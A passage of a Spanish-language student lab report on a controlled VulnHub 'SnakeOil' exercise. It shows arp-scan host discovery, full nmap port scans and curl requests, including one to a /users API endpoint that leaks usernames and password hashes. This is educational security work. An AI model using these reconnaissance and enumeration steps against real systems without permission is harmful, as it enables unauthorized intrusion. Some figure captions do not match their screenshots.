

UNIVERSIDAD POLITÉCNICA DE SAN LUIS POTOSÍ

INGENIERÍA EN TECNOLOGÍAS DE LA INFORMACIÓN

CNO IV: SEGURIDAD INFORMÁTICA OTOÑO 2026

PR01 - DE LA TEORÍA A LA PRÁCTICA: WALKTHROUGH EN ACCIÓN

**MTRO. SERVANDO LÓPEZ CONTRERAS
ALUMNA: FABIOLA CALVILLO GALVÁN**

182455

Contenido

1. Configuración de la Red y Descubrimiento de Objetivos	3
2. Escaneo de Puertos y Detección de Servicios	7
3. Auditoría Web y Enumeración de la API (Puerto 8080)	8
4. Hallazgos y Vulnerabilidades Detectadas.....	15
4.1 Fuga de Información Sensible (/users)	15
4.2 Análisis del impacto del hallazgo	20
4.4 Riesgo asociado a la enumeración de endpoints	21
5. Recomendaciones de Mitigación.....	21
5.1 Proteger el endpoint /users	21
5.2 Fortalecer la gestión de autenticación	21
5.3 Mantener actualizados los servicios y reducir la superficie de exposición	21
6. Conclusiones.....	22

1. Configuración de la Red y Descubrimiento de Objetivos

Para la realización de esta práctica se utilizó un entorno controlado y aislado en **VirtualBox**, compuesto por dos máquinas virtuales conectadas a la red privada VirtualBox Host-Only Ethernet Adapter:

- **Atacante (Kali Linux):** Dirección IP asignada 192.168.56.101/24.
- **Objetivo (SnakeOil):** Dirección IP por descubrir en el segmento 192.168.56.0/24

Kali




Figura 1. Máquina virtual Kali Linux utilizada como equipo de auditoría. Esta evidencia muestra el sistema desde el cual se realizaron las actividades de descubrimiento de hosts, escaneo de puertos y enumeración de servicios dentro del entorno aislado.

SnakeOil




Figura 2. Máquina virtual SnakeOil utilizada como sistema objetivo. La imagen permite identificar el segundo equipo que forma parte del laboratorio y sobre el cual se realizaron las pruebas de reconocimiento y auditoría documentadas en este reporte.

Descubrimiento de Hosts Activos

Se ejecutó un escaneo de peticiones ARP en el segmento local mediante la herramienta arp-scan:

Resultados obtenidos:

- 192.168.56.1: Interfaz del Host / Gateway virtual.
- 192.168.56.100: Host activo secundario.
- 192.168.56.102: Máquina objetivo **SnakeOil** (Dirección MAC 08:00:27:c5:36:78).





Figura 3. Evidencia del descubrimiento de dispositivos activos dentro de la red privada de VirtualBox. La captura corresponde a la fase inicial de reconocimiento, en la que se identifican los equipos disponibles en el segmento de red antes de seleccionar el objetivo.



```
(kali@kali)-[~/Documents/vulnHub/snakeoil/attack]
$ sudo arp-scan --localnet
Interface: eth0, type: EN10MB, MAC: 08:00:27:5a:87:bc, IPv4: 192.168.56.101
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:0a    (Unknown: locally administered)
192.168.56.100 08:00:27:e9:4a:40    PCS Systemtechnik GmbH
192.168.56.102 08:00:27:c5:36:78    PCS Systemtechnik GmbH


3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.949 seconds (131.35 hosts/sec). 3
responded

(kali@kali)-[~/Documents/vulnHub/snakeoil/attack]
$
```

Figura 4. Resultado del análisis ARP utilizado para confirmar la presencia de la máquina objetivo SnakeOil. La evidencia permite relacionar la dirección IP 192.168.56.102 con la dirección MAC identificada durante el descubrimiento de hosts.

2. Escaneo de Puertos y Detección de Servicios

Con la IP del objetivo identificada (192.168.56.102), se procedió a realizar un escaneo exhaustivo de los 65,535 puertos TCP utilizando Nmap para identificar servicios y versiones:



```
kali@kali: ~/Documents/vulnHub/snakeoil/attack
Session Actions Edit View Help

(kali@kali)-[~/Documents/vulnHub/snakeoil/attack]
$ sudo nmap -p- --open -sCV -min-rate 5000 -Pn -n -v 192.168.56.102 -oN version
-port
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-06 18:34 -0400
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 18:34
Completed NSE at 18:34, 0.00s elapsed
Initiating NSE at 18:34
Completed NSE at 18:34, 0.00s elapsed
Initiating NSE at 18:34
Completed NSE at 18:34, 0.00s elapsed
Initiating ARP Ping Scan at 18:34
Scanning 192.168.56.102 [1 port]
Completed ARP Ping Scan at 18:34, 0.03s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 18:34
Scanning 192.168.56.102 [65535 ports]
Discovered open port 80/tcp on 192.168.56.102
Discovered open port 22/tcp on 192.168.56.102
Discovered open port 8080/tcp on 192.168.56.102
Completed SYN Stealth Scan at 18:34, 38.54s elapsed (65535 total ports)
Initiating Service scan at 18:34
Scanning 3 services on 192.168.56.102
Completed Service scan at 18:34, 6.23s elapsed (3 services on 1 host)
NSE: Script scanning 192.168.56.102.
Initiating NSE at 18:34
Completed NSE at 18:34, 0.50s elapsed
Initiating NSE at 18:34
Completed NSE at 18:34, 0.02s elapsed
Initiating NSE at 18:34
Completed NSE at 18:34, 0.00s elapsed
Nmap scan report for 192.168.56.102
Host is up (0.49s latency).
```

Figura 5. Resultado del escaneo realizado con Nmap sobre la dirección IP del objetivo. La captura muestra la fase de enumeración de servicios, utilizada para identificar los puertos TCP accesibles y obtener información sobre los servicios expuestos.

Tabla de Puertos Abiertos

Puerto	Estado	Servicio	Versión / Información Relevante
22/tcp	Abierto	SSH	OpenSSH 7.9p1 Debian 10+deb10u2
80/tcp	Abierto	HTTP	Nginx 1.14.2 (Welcome to SNAKEOIL!)

Puerto	Estado	Servicio	Versión / Información Relevante
8080/tcp	Abierto	HTTP	Nginx 1.14.2 (<i>Welcome to Good Tech Inc.'s Snake Oil Project</i>)

3. Auditoría Web y Enumeración de la API (Puerto 8080)

Al inspeccionar el servicio HTTP en el puerto 8080, se encontró un blog en desarrollo. En la publicación /4 (*Useful Links*), se identificó una referencia explícita al uso de tokens **JWT** (**JSON Web Tokens**) mediante la biblioteca flask-jwt-extended de Python.

```

Kali [Corriendo] - Oracle VM VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
kali@kali: ~/Documents/vulnHub/snakeoil/attack
Session Actions Edit View Help
64 bytes from 192.168.56.102: icmp_seq=1 ttl=64 time=9.15 ms
64 bytes from 192.168.56.102: icmp_seq=2 ttl=64 time=2.16 ms
64 bytes from 192.168.56.102: icmp_seq=3 ttl=64 time=1.93 ms

— 192.168.56.102 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2001ms
rtt min/avg/max/mdev = 1.930/4.413/9.151/3.351 ms

(kali@kali)-[~]
$ nmap -sC -sV -p- -oN nmap_full.txt 192.168.56.102
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-08 00:31 -0400
Nmap scan report for 192.168.56.102
Host is up (0.00019s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
| 2048 73:a4:8f:94:a2:20:68:50:5a:ae:e1:d3:60:8d:ff:55 (RSA)
| 256 f3:1b:d8:c3:0c:3f:5e:6b:ac:99:52:80:7b:d6:b6:e7 (ECDSA)
|_ 256 ea:61:64:b6:3b:d3:84:01:50:d8:1a:ab:38:29:12:e1 (ED25519)
80/tcp    open  http      nginx 1.14.2
|_http-server-header: nginx/1.14.2
|_http-title: Welcome to SNAKEOIL!
8080/tcp  open  http      nginx 1.14.2
|_http-title: Welcome to Good Tech Inc.'s Snake Oil Project
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: nginx/1.14.2
MAC Address: 08:00:27:C5:36:78 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.64 seconds

```


Figura 6. Página web identificada en el servicio HTTP del puerto 8080. Esta evidencia muestra el sitio o blog en desarrollo encontrado durante la inspección inicial del servicio web.


```
kali@kali: ~/Documents/vulnHub/snakeoil/attack
Session Actions Edit View Help

(kali@kali)-[~/Documents/vulnHub/snakeoil/attack]
$ ls
version-port

(kali@kali)-[~/Documents/vulnHub/snakeoil/attack]
$ cat version-port
# Nmap 7.99 scan initiated Sun Sep  6 18:34:04 2026 as: /usr/lib/nmap/nmap -p
- --open -sCV -min-rate 5000 -Pn -n -v -oN version-port 192.168.56.102
Nmap scan report for 192.168.56.102
Host is up (0.49s latency).
Not shown: 51037 filtered tcp ports (no-response), 14495 closed tcp ports (re
set)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 73:a4:8f:94:a2:20:68:50:5a:ae:e1:d3:60:8d:ff:55 (RSA)
|   256 f3:1b:d8:c3:0c:3f:5e:6b:ac:99:52:80:7b:d6:b6:e7 (ECDSA)
|_  256 ea:61:64:b6:3b:d3:84:01:50:d8:1a:ab:38:29:12:e1 (ED25519)
80/tcp    open  http     nginx 1.14.2
|_ http-methods:
|_ Supported Methods: GET HEAD
|_ http-title: Welcome to SNAKEOIL!
|_ http-server-header: nginx/1.14.2
8080/tcp  open  http     nginx 1.14.2
|_ http-title: Welcome to Good Tech Inc.'s Snake Oil Project
|_ http-server-header: nginx/1.14.2
```

Figura 7. Evidencia de la navegación dentro del contenido publicado por la aplicación web. La captura permite observar información disponible públicamente que fue revisada como parte de la auditoría del servicio.



```
Kali [Corriendo] - Oracle VM VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda

kali@kali: ~/Documents/vulnHub/snakeoil/attack

Session  Actions  Edit  View  Help

="anonymous"></script>
  <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.14.7/umd/popper.min.js" integrity="sha384-U02eT0CpHqdsSJQ6hJty5KVphtPhzWj9W01clHTMGa3JDZwrnQq4sF86dIHNDz0W1" crossorigin="anonymous"></script>
  <script src="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/js/bootstrap.min.js" integrity="sha384-JjSmVgyd0p3pXB1rRibZUAYoIIy60RQ6VrjIEaFf/nJGzIxFDsf4x0xIM+B07jRM" crossorigin="anonymous"></script>
</body>
</html>


(kali@kali)-[~/Documents/vulnHub/snakeoil/attack]
$ curl -i http://192.168.56.102:8080/users
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Mon, 07 Sep 2026 03:46:03 GMT
Content-Type: application/json
Content-Length: 265
Connection: keep-alive

{"users": [{"username": "patrick", "password": "$pbkdf2-sha256$29000$e0/J.V.rVSol5HxPqdW6Nw$FZJVgJNJIw99RIojrT/gn9xRr9SI/RYN.CGf84r040"}, {"username": "test", "password": "$pbkdf2-sha256$29000$iVEKAWAMAYCQEsK4dw6h1A$.nl8sPhmcaMhjGf0BHYmzea/ytWTOcr2Yqz5jljzYck"}]}

(kali@kali)-[~/Documents/vulnHub/snakeoil/attack]
$ curl -i http://192.168.56.102:8080/registration
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Mon, 07 Sep 2026 03:46:11 GMT
Content-Type: application/json
Content-Length: 29
Connection: keep-alive

{"error": "Wrong Method!!!"}
```


Figura 8. Evidencia relacionada con la publicación o recurso de enlaces útiles identificado durante la revisión del sitio. En esta etapa se detectó información que permitió reconocer el uso de mecanismos de autenticación basados en JWT.




Welcome to SNAKEOIL!

Congratulations! SNAKEOIL is set up properly!

If you are lost with life, [Google](#) can help.





[Good Tech Inc](#)

- [About](#)
- [New Post](#)

Welcome to Good Tech Inc.'s Snake Oil Project

Introduction

2021-06-19 10:02:53 [Edit](#)

House Rules

2021-06-19 10:02:53 [Edit](#)

Useful Links

2021-08-18 00:29:46 [Edit](#)

